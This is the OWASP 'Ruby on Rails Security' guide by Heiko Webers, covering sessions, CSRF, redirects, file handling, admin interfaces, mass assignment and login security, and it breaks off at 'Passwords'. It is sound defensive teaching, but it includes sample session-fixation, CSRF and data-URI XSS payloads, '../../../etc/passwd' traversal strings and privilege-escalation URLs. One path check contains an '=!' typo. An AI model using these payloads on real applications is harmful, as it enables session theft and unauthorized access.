OWASP

Heiko Webers

Ruby on Rails Security

Version 2

Introduction

Web application frameworks are made to help developers building web applications. Some of them also help you securing the web application. In fact one framework is not more secure than another: If you use it correctly, you will be able to build secure apps with many frameworks. Ruby on Rails has some clever helper methods, for example against SQL injection, so that this is hardly a problem. It‘s nice to see all Rails applications I audited, had a good level of security.

In general there is no such thing as plug-n-play security. It depends on the people using it, and sometimes on the development method. And it depends on all layers of a web application environment: The back-end storage, the web server and the web application itself (and possibly other layers or applications).

The Gartner Group however estimates that 75% of attacks are at the web application layer, and found out "that out of 300 audited sites, 97% are vulnerable to attack". This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Or an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, we have to fully understand the attack methods in order to find the correct countermeasures. That is what this guide aims at.

In order to develop secure web applications you have to keep up to date on all layers and know your enemies. To keep up to date subscribe to security mailing lists, read security blogs and make updating and security checks a habit (check the Additional Resources chapter). I do it manually because that‘s how you find the nasty logical security problems.

Let‘s start with sessions. You will find the most important information and countermeasures highlighted.

Heiko Webers
bauland42
42{A}bauland42.de
www.rorsecurity.info
www.bauland42.de (German)

Sessions

What are sessions?

HTTP is a stateless protocol, sessions make it stateful.

Most applications need to keep track of certain state of a particular user. This could be the contents of a shopping basket or the user id of the currently logged in user. Without the idea of sessions, the user would have to identify, and probably authenticate, on every request.

Rails will create a new session automatically if a new user accesses the application. It will load an existing one, if the user has already used the application.

A session usually consists of a hash of values and a session id, usually a 32-character string, to identify the hash. Every cookie sent to the client's browser includes the session id. And the other way round, the browser will send it to the server on every request from the client. In Rails you can save and retrieve values using the session method:

```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

Session id

The session id is a 32 bytes long MD5 hash value.

It consists of the hash value of a random string. The random string is the current time, a random number between 0 and 1, the process id number of the Ruby interpreter (also basically a random number) and a constant string. Currently it is not feasible to brute-force Rails' session ids. To date MD5 is uncompromised, but there have been collisions, so it is theoretically possible to create another input text with the same hash value. But this has no security impact to date.

Session hijacking

Stealing a user's session id lets an attacker use the web application in the victim's name.

Many web applications have an authentication system: A user provides a user name and password, the web application checks them and stores the corresponding user id in the session hash. From now on, the session is valid. On every request the application will load the user, identified by the user id in the session, without the need for new authentication. The session id in the cookie identifies the session.

Hence, the cookie serves as temporary authentication for the web application. Everyone who seizes a cookie from someone else, may use the web application as this user – with possibly severe consequences. Here are some ways to hijack a session, and their countermeasures:

- Sniff the cookie in an insecure network. Wireless LAN is an example for such a network. In an unencrypted wireless LAN it is especially easy to listen to the traffic of all connected clients. One more reason not to work from a coffee store. For the web application builder this means to provide a secure connection over SSL.

- Most people don't clear out the cookies after working at a public terminal. So if the last user didn't log out of a web application, you would be able to use it as this user. Provide the user with a log-out button in the web application, and make it prominent.

- Many cross-site scripting (XSS) exploits aim at obtaining the user's cookie. Read more about XSS later.
- Instead of stealing a cookie unknown to the attacker, he fixes a user's session identifier (in the cookie) known to him. Read more about this so-called session fixation later.

The main objective of attackers is to make money. The underground prices for stolen bank login accounts range from $10-$1000 (depending on the available amount of funds), $0.40-$20 for credit card numbers, $1-$8 for online auction site accounts and $4-$30 for email passwords, according to the Symantec Global Internet Security Threat Report[1].

Session guidelines

Here are some general guidelines on sessions.

- Do not store large objects in a session. Instead you should store them in the database and save its id in the session. This will eliminate synchronization headaches and it won't fill up your session storage space (depending on what session storage you chose, see below).
  This will also be a good idea, if you modify the structure of an object and old versions of it are still in some user's cookies. With server-side session storages you can clear out the sessions, but with client-side storages, this is hard to mitigate.

[1]http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf

- Critical data should not be stored in session. If the user clears his cookies or closes the browser, they will be lost. And with a client-side session storage, the user can read the data.

Session storage

Rails provides several storage mechanisms for the session hashes, the most important are ActiveRecordStore and CookieStore.

There are a number of session storages, i.e. where Rails saves the session hash and session id. Most real-live applications choose ActiveRecordStore (or one of its derivatives) over file storage due to performance and maintenance reasons. ActiveRecordStore keeps the session id and hash in a database table and saves and retrieves the hash on every request.

Rails 2 introduced a new default session storage, CookieStore. CookieStore saves the session hash directly in a cookie on the client-side. The server retrieves the session hash from the cookie and eliminates the need for a session id. That will greatly increase the speed of the application, but it is a controversial storage option and you have to think about the security implications of it:

- Cookies imply a strict size limit of 4K. This is fine as you should not store large amounts of data in a session anyway, as described before. Storing the current user's database id in a session is usually ok.

- The client can see everything you store in a session, because it is stored in clear-text (actually Base64-encoded, so not encrypted). So, of course, you don't want to store any secrets here. To prevent session hash tampering, a digest is calculated from the session with a server-side secret and inserted into the end of the cookie.

That means the security of this storage depends on this secret (and of the digest algorithm, which defaults to SHA512, and has not been compromised, yet). So don't use a trivial secret, i.e. a word from a dictionary, or one which is shorter than 30 characters. Put the secret in your environment.rb:

```
config.action_controller.session = {
  :session_key => ‘_app_session’,
  :secret      => ‘0x0dkfj3927dkc7djdh36rkckdfzsg’
}
```

There are, however, derivatives of CookieStore which encrypt the session hash, so the client cannot see it.

Replay attacks for CookieStore sessions

Another sort of attacks you have to be aware of when using CookieStore, are replay attacks.

It works like this:


- A user receives credits, the amount is stored in a session (which is bad idea, anyway, but we'll do this for demonstration purposes).
- The user buys something.
- His new, lower credit will be stored in the session.
- The dark side of the user forces him to take the cookie from the first step (which he copied) and replace the current cookie in the browser.
- The user has his credit back.

Including a nonce (a random value) in the session solves replay attacks. A nonce is valid only once, and the server has to keep track of all the valid nonces. It gets even more complicated if you have several application servers (mongrels). Storing nonces in a database table would defeat the entire purpose of CookieStore avoiding accessing the database.

The best solution against it is not to store this kind of data in a session, but in the database. In this case store the credit in the database and the logged_in_user_id in the session.

Session fixation

Apart from stealing a user's session id, the attacker may fixate a session id known to him. This is called session fixation.



This attack focuses on fixing a user's session id known to the attacker, and forcing the user's browser into using this id. It is therefore not necessary for the attacker to steal the session id afterwards. Here is how this attack works:

1. The attacker creates a valid session id: He loads the login page of the web application where he wants to fixate the session, and takes the session id in the cookie from the response (see number 1 and 2 in the image).
2. He possibly maintains the session. Expiring sessions, for example every 20 minutes, greatly reduces the time-frame for attack. Therefore he accesses the web application from time to time in order to keep the session alive.

3. Now the attacker will force the user's browser into using this session id (see number 3 in the image). As you may not change a cookie of another domain (because of the same origin policy), the attacker has to run a JavaScript from the domain of the target web application. Injecting the JavaScript code into the application by XSS accomplishes this attack. Here is an example:
   ```
   <script>
   document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";
   </script>
   ```
   Read more about XSS and injection later on.
4. The attacker lures the victim to the infected page with the JavaScript code. By viewing the page, the victim's browser will change the session id to the trap session id.
5. As the new trap session is unused, the web application will require the user to authenticate.
6. From now on, the victim and the attacker will co-use the web application with the same session: The session became valid and the victim didn't notice the attack.

Session fixation – Countermeasures

One line of code will protect you from session fixation.

The most effective countermeasure is to issue a new session identifier and declare the old one invalid after a successful login. That way, an attacker cannot use the fixed session identifier. This is a good countermeasure against session hijacking, as well. Here is how to create a new session in Rails:

```
reset_session
```

If you use the popular RestfulAuthentication plugin for user management, add reset_session to the SessionsController#create action. Note that this removes any value from the session, you have to transfer them to the new session.

Another countermeasure is to save user-specific properties in the session, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP address or the user agent (the web browser name), though the latter is less user-specific. When saving the IP address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies. These might change over the course of a session, so these users will not be able to use your application, or only in a limited way.

Session expiry

Never expiring sessions extend the time-frame for attacks such as cross-site reference forgery (CSRF), session hijacking and session fixation.

One possibility is to set the expiry time-stamp of the cookie with the session id. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safer. Here is an example of how to expire sessions in a database table. Call Session.sweep("20m") to expire sessions that were used longer than 20 minutes ago.


```
class Session < ActiveRecord::Base
 def self.sweep(time_ago = nil)
    time = case time_ago
      when /^(\d+)m$/ then Time.now - $1.to_i.minute
      when /^(\d+)h$/ then Time.now - $1.to_i.hour
      when /^(\d+)d$/ then Time.now - $1.to_i.day
      else Time.now - 1.hour
    end
    self.delete_all "updated_at < '#{time.to_s(:db)}'"
  end
end
```

The section about session fixation introduced the problem of maintained sessions. An attacker maintaining a session every five minutes can keep the session alive forever, although you are expiring sessions. A simple solution for this would be to add a created_at column to the sessions table. Now you can delete sessions created a long time ago. Use this line in the sweep method above:

```
self.delete_all "updated_at < '#{time.to_s(:db)}' OR created_at <
'#{2.days.ago.to_s(:db)}'"
```

Cross-Site Reference Forgery (CSRF)

This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.



```
<img src="http://www.webapp.com/
project/1/destroy" />
```

In the session chapter you have learned that most Rails applications use cookie-based sessions. Either they store the session id in the cookie and have a server-side session hash, or the entire session hash is on the client-side. In either case the browser will automatically send along the cookie on every request to a domain, if it can find a cookie for that domain. The controversial point is, that it will also send the cookie, if the request comes from a site of a different domain. Let's start with an example:

- Bob browses a message board and views a post from a hacker where there is a crafted HTML image element. The element references a command in Bob's project management application, rather than an image file.
- <img src="http://www.webapp.com/project/1/destroy">
- Bob's session at www.webapp.com is still alive, because he didn't log out a few minutes ago.
- By viewing the post, the browser finds an image tag. It tries to load the suspected image from www.webapp.com. As explained before, it will also send along the cookie with the valid session id.
- The web application at www.webapp.com verifies the user information in the corresponding session hash and destroys the project with the ID 1. It then returns a result page which is an unexpected result for the browser, so it will not display the image.
- Bob doesn't notice the attack, only a few days later he finds out that project number one is gone.

It is important to notice that the actual crafted image or link doesn't necessarily have to be situated in the web application's domain, it can be anywhere – in a forum, blog post or email.

CSRF appears very rarely in CVE (Common Vulnerabilities and Exposures), less than 0.1% in 2006, but it really is a 'sleeping giant' [Grossman]. This is in stark contrast to the results in my (and others) security contract work – CSRF is an important security issue.

CSRF Countermeasures

First, as is required by the W3C, use GET and POST appropriately. Secondly, a security token in non-GET requests will protect your application from CSRF.

The HTTP protocol basically provides two main types of requests - GET and POST (and more, but they are not supported by most browsers). The World Wide Web Consortium (W3C) provides a checklist for choosing HTTP GET or POST:

Use GET if:

- The interaction is more like a question (i.e., it is a safe operation such as a query, read operation, or lookup).

Use POST if:

- The interaction is more like an order, or

- The interaction changes the state of the resource in a way that the user would perceive (e.g., a subscription to a service), or
- The user is held accountable for the results of the interaction.

If your web application is RESTful, you might be used to additional HTTP verbs, such as PUT or DELETE. Most of today‘s web browsers, however do not support them - only GET and POST. Rails uses a hidden _method field to handle this barrier.

The verify method in a controller can make sure that specific actions may not be used over GET. Here is an example to verify use of the transfer action over POST, otherwise it redirects to the list action.

```
verify :method => :post, :only => [:transfer], :redirect_to => {:action =>
:list}
```

With this precaution, the attack from above will not work, because the browser sends a GET request for images, which will not be accepted by the web application.

But this was only the first step, because POST requests can be send automatically, too. Here is an example for a link which displays www.harmless.com as destination in the browser's status bar. In fact it dynamically creates a new form that sends a POST request.

```
<a href="http://www.harmless.com/" onclick="var f =
document.createElement('form'); f.style.display = 'none';
this.parentNode.appendChild(f); f.method = 'POST'; f.action =
'http://www.example.com/account/destroy'; f.submit();return false;">To the
harmless survey</a>
```

Or the attacker places the code into the onmouseover event handler of an image:

```
<img src="http://www.harmless.com/img" width="400" height="400" onmouse-
over="..." />
```

There are many other possibilities, including Ajax to attack the victim in the background.
The solution to this is including a security token in non-GET requests which you check on the server-side. In Rails 2 or higher, this is a one-liner in the application controller:

```
protect_from_forgery :secret => "123456789012345678901234567890"
```

This will automatically include a security token, calculated of the current session and the server-side secret, in all forms and Ajax requests generated by Rails. You won't need the secret, if you use CookieStorage as session storage. It will raise an

ActionController::InvalidAuthenticityToken error, if the security token doesn't match what was expected.

Note that cross-site scripting (XSS) vulnerabilities bypass all CSRF protections. XSS gives the attacker access to all elements on a page, so he can read the CSRF security token from a form or directly submit the form. Read more about XSS later.

Redirection and Files

Redirection

Redirection in a web application is an underestimated hacker tool: Not only can the attacker forward the user to a trap web site, he may also create a self-contained attack.

Whenever the user is allowed to pass (parts of) the URL for redirection, it is possibly vulnerable. The most obvious attack would be to redirect users to a fake web application which looks and feels exactly as the original one. This so-called phishing attack works by sending an unsuspicious link in an email to the users, injecting the link by XSS in the web application or putting the link into an external site. It is unsuspicious, because the link starts with the URL to the web application and the URL to the malicious site is hidden in the redirection parameter: http://www.example.com/site/redirect?to=www.attacker.com. Here is an example of a legacy action:

```
def legacy
  redirect_to(params.update(:action=>'main'))
end
```

This will redirect the user to the main action if he tried to access a legacy action. The intention was to preserve the URL parameters to the legacy action and pass them to the main action. However, it can exploited by an attacker if he includes a host key in the URL:

```
http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com
```

If it is at the end of the URL it will hardly be noticed and redirects the user to the attacker.com host. A simple countermeasure would be to include only the expected parameters in a legacy action (again a whitelist approach, as opposed to removing unexpected parameters). And if you redirect to an URL, check it with a whitelist or a regular expression.

Self-contained XSS

Another redirection and self-contained XSS attack works in Firefox and Opera by the use of the data protocol. This protocol displays its contents directly in the browser and can be anything from HTML, JavaScript to entire images:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

This example is a Base64 encoded JavaScript which displays a simple message box. In a redirection URL, an attacker could redirect to this URL with the malicious code in it. As a countermeasure, do not allow the user to supply (parts of) the URL to be redirected to.

File uploads

Make sure file uploads don't overwrite important files and process media files asynchronously.

Many web applications allow users to upload files. File names, which the user may choose (partly), should always be filtered as an attacker could use a malicious file name to overwrite any file on the server. If you store file uploads at /var/www/uploads, and the user enters a file name like “../../../etc/passwd”, it will overwrite an important file. Of course, the Ruby interpreter would need the appropriate permissions to do so – one more reason to run web servers, database servers and other programs as a less privileged Unix user.

When filtering user input file names, don't try to remove malicious parts. Think of a situation where the web application removes all “../” in a file name and an attacker uses a string such as “....//” - the result will be “../”. It is best to use a whitelist approach, which checks for the validity of a file name with a set of accepted characters. This is opposed to a blacklist approach which removes not allowed characters. In case it isn't a valid file name, reject it (or replace not accepted characters), but don't remove them. Here is the file name sanitizer from the attachment_fu plugin[2]:

```
def sanitize_filename(filename)
  returning filename.strip do |name|
    # NOTE: File.basename doesn't work right with Windows paths on Unix
    # get only the filename, not the whole path
    name.gsub! /^.*(\\|\/)/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\-]/, '_'
  end
end
```

A significant disadvantage of synchronous processing of file uploads (as the attachment_fu plugin may do with images), is its vulnerability to denial-of-service attacks. An attacker can synchronously start image file uploads from many computers which increases the server load and may eventually crash or stall the server.

The solution to this, is best to process media files asynchronously: Save the media file and schedule a processing request in the database. A second process will handle the processing of the file in the background.

[2] http://github.com/technoweenie/attachment_fu/tree/master

Executable code in file uploads

Source code in uploaded files may be executed when placed in specific directories. Do not place file uploads in Rails /public directory if it is Apache's home directory.

The popular Apache web server has an option called DocumentRoot. This is the home directory of the web site, everything in this directory tree will be served by the web server. If there are files with a certain file name extension, the code in it will be executed when requested (might require some options to be set). Examples for this are PHP and CGI files. Now think of a situation where an attacker uploads a file “file.cgi” with code in it, which will be executed when someone downloads the file.

If your Apache DocumentRoot points to Rails' /public directory, do not put file uploads in it, store files at least one level downwards.

File downloads

Make sure users cannot download arbitrary files.

Just as you have to filter file names for uploads, you have to do so for downloads. The send_file() method sends files from the server to the client. If you use a file name, that the user entered, without filtering, any file can be downloaded:

```
send_file('/var/www/uploads/' + params[:filename])
```

Simply pass a file name like “../../../etc/passwd” to download the server's login information. A simple solution against this, is to check that the requested file is in the expected directory:

```
basename = File.expand_path(File.join(File.dirname(__FILE__), '../../files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename =!
     File.expand_path(File.join(File.dirname(filename), '../../../'))
send_file filename, :disposition => 'inline'
```

Another (additional) approach is to store the file names in the database and name the files on the disk after the ids in the database. This is also a good approach to avoid possible code in an uploaded file to be executed. The attachment_fu plugin does this in a similar way.

Intranet and Admin security

Intranet and administration interfaces are popular attack targets, because they allow privileged access. Although this would require several extra-security measures, the opposite is the case in the real world.

In 2007 there was the first tailor-made Trojan[3] which stole information from an Intranet, namely the "Monster for employers" web site of Monster.com, an online recruitment web application. Tailor-made Trojans are very rare, so far, and the risk is quite low, but it is certainly a possibility and an example of how the security of the client host is important, too. However, the highest threat to Intranet and Admin applications are XSS and CSRF.

XSS If your application re-displays malicious user input from the extranet, the application will be vulnerable to XSS. User names, comments, spam reports, order addresses are just a few uncommon examples, where there can be XSS.

Already one single place in the admin interface or Intranet, where the input has not been sanitized, makes the entire application vulnerable. Possible exploits include stealing the privileged administrator's cookie, injecting an iframe to steal the administrator's password or installing malicious software through browser security holes to take over the administrator's computer.

Refer to the Injection section for countermeasures against XSS. It is recommended to use the SafeErb plugin also in an Intranet or administration interface.

CSRF Cross-Site Reference Forgery (CSRF) is a giant attack method, it allows the attacker to do everything the administrator or Intranet user may do. As you have already seen above, how CSRF works, here are a few examples of what attackers can do in the Intranet or admin interface.

A real-world example is a router reconfiguration by CSRF[4]. The attackers sent a malicious e-mail, with CSRF in it, to Mexican users. The e-mail claimed there was an e-card waiting for them, but it also contained an image tag that resulted in a HTTP-GET request to reconfigure the user's router (which is a popular model in Mexico). The request changed the DNS-settings so that requests to a Mexico-based banking site would be mapped to the attacker's site. Everyone who accessed the banking site through that router saw the attacker's fake web site and had his credentials stolen.

[3] http://www.symantec.com/enterprise/security_response/weblog/2007/08/a_monster_trojan.html

[4] http://www.symantec.com/enterprise/security_response/weblog/2008/01/driveby_pharming_in_the_wild.html

Another example changed Google Adsense's e-mail address and password by CSRF[5]. If the victim was logged into Google Adsense, the administration interface for Google advertisements campaigns, an attacker could change his credentials.

Another popular attack is to spam your web application, your blog or forum to propagate malicious XSS. Of course, the attacker has to know the URL structure, but most Rails URLs are quite straightforward or they will be easy to find out, if it is an open-source application's admin interface. The attacker may even do 1,000 lucky guesses by just including malicious IMG-tags which try every possible combination.

For countermeasures against CSRF in administration interfaces and Intranet applications, refer to the countermeasures in the CSRF section.

Additional precautions

The common admin interface is like this: It's located at www.example.com/admin, may be accessed only if the admin flag is set in the User model, re-displays user input and allows the admin to delete/add/edit whatever data desired. Here are some thoughts about this:

- It is very important to think about the worst case: What if someone really got hold of my cookie or user credentials. You could introduce roles for the admin interface to limit the possibilities of the attacker. Or how about special login credentials for the admin interface, other than the ones used for the public part of the application. Or a special password for very serious actions?

- Does the admin really have to access the interface from everywhere in the world? Think about limiting the login to a bunch of source IP addresses. Examine request.remote_ip to find out about the user's IP address. This is not bullet-proof, but a great barrier. Remember that there might be a proxy in use, though.

- Put the admin interface to a special sub-domain such as admin.application.com and make it a separate application with its own user management. This makes stealing an admin cookie from the usual domain, www.application.com, impossible. This is because of the same origin policy in your browser: An injected (XSS) script on www.application.com may not read the cookie for admin.application.com and vice-versa.

---

5 http://www.0x000000.com/index.php?i=213&bin=11010101

Mass assignment

Without any precautions Model.new(params[:model]) allows attackers to set any database column's value.

The mass-assignment feature may become a problem, as it allows an attacker to set any model's attribute by manipulating the hash passed to a model's new() method:

```
def signup
  params[:user] #=> {:name => “ow3ned”, :admin => true}
  @user = User.new(params[:user])
end
```

Mass-assignment saves you much work, because you don't have to set each value individually. Simply pass a hash to the new() method, or assign attributes=(attributes) a hash value, to set the model's attributes to the values in the hash. The problem is that it is often used in conjunction with the parameters (params) hash available in the controller, which may be manipulated by an attacker. He may do so by changing the URL like this:

```
http://www.example.com/user/signup?user[name]=ow3ned&user[admin]=1
```

This will set the following parameters in the controller:

```
params[:user] #=> {:name => “ow3ned”, :admin => true}
```

So if you create a new user using mass-assignment, it may be too easy to become an administrator.

Countermeasures

To avoid this, Rails provides two class methods in your ActiveRecord class to control access to your attributes. The attr_protected method takes a list of attributes that will not be accessible for mass-assignment. For example:

```
attr_protected :admin
```

A much better way, because it follows the whitelist-principle, is the attr_accessible method. It is the exact opposite of attr_protected, because it takes a list of attributes that will be accessible. All other attributes will be protected. This way you won't forget to protect attributes when adding new ones in the course of development. Here is an example:

```
attr_accessible :name
```

If you want to set a protected attribute, you will to have to assign it individually:

```
params[:user] #=> {:name => "ow3ned", :admin => true}
@user = User.new(params[:user])
@user.admin #=> false # not mass-assigned
@user.admin = true
@user.admin #=> true
```

User management

Almost every web application has to deal with authorization and authentication. Instead of rolling your own, it is advisable to use common plug-ins. But keep them up-to-date, too. A few additional precautions can make your application even more secure.

There are some authorization and authentication plug-ins for Rails available. A good one saves only encrypted passwords, not plain-text passwords. The most popular and best plug-in is restful_authentication. However, earlier versions allowed you to login without user name and password in certain circumstances.

Every new user gets an activation code to activate his account when he gets an e-mail with a link in it. After activating the account, the activation_code columns will be set to NULL in the database. If someone requested an URL like these, he would be logged in as the first activated user found in the database (and chances are that this is the administrator):

```
http://localhost:3000/user/activate
http://localhost:3000/user/activate?id=
```

This is possible because on some servers, this way the parameter id, as in params[:id], would be nil. However, here is the finder from the activation action:

```
User.find_by_activation_code(params[:id])
```

If the parameter was nil, the resulting SQL query will be

```
SELECT * FROM users WHERE (users.`activation_code` IS NULL) LIMIT 1
```

And thus it found the first user in the database, returned it and logged him in. You can find out more about it in my blog post[6]. It is advisable to update your plug-ins from time to time. Moreover, you can review your application to find more flaws like this.

Brute-forcing accounts

Brute-force attacks on accounts are trial and error attacks on the login credentials. Fend them off with more generic error messages and possibly require to enter a CAPTCHA.

A list of user name's for your web application may be misused to brute-force the corresponding passwords, because most people don't use sophisticated passwords. Most

[6] http://www.rorsecurity.info/2007/10/28/restful_authentication-login-security/

passwords are a combination of dictionary words and possibly numbers. So armed with a list of user name's and a dictionary, an automatic program may find the correct password in a matter of minutes.

Because of this, most web applications will display a generic error message “user name or password not correct”, if one of these are not correct. If it said “the user name you entered has not been found”, an attacker could automatically compile a list of user names.

However, what most web application designers neglect, are the forgot-password pages. These pages often admit that the entered user name or e-mail address has (not) been found. This allows an attacker to compile a list of user names and brute-force the accounts.

In order to mitigate such attacks, display a generic error message on forgot-password pages, too. Moreover, you can require to enter a CAPTCHA after a number of failed logins from a certain IP address. Note, however, that this is not a bullet-proof solution against automatic programs, because these programs may change their IP address exactly as often. However, it raises the barrier of an attack.

Account hijacking

Many web applications make it easy to hijack user accounts. Why not be different and make it more difficult?

Passwords
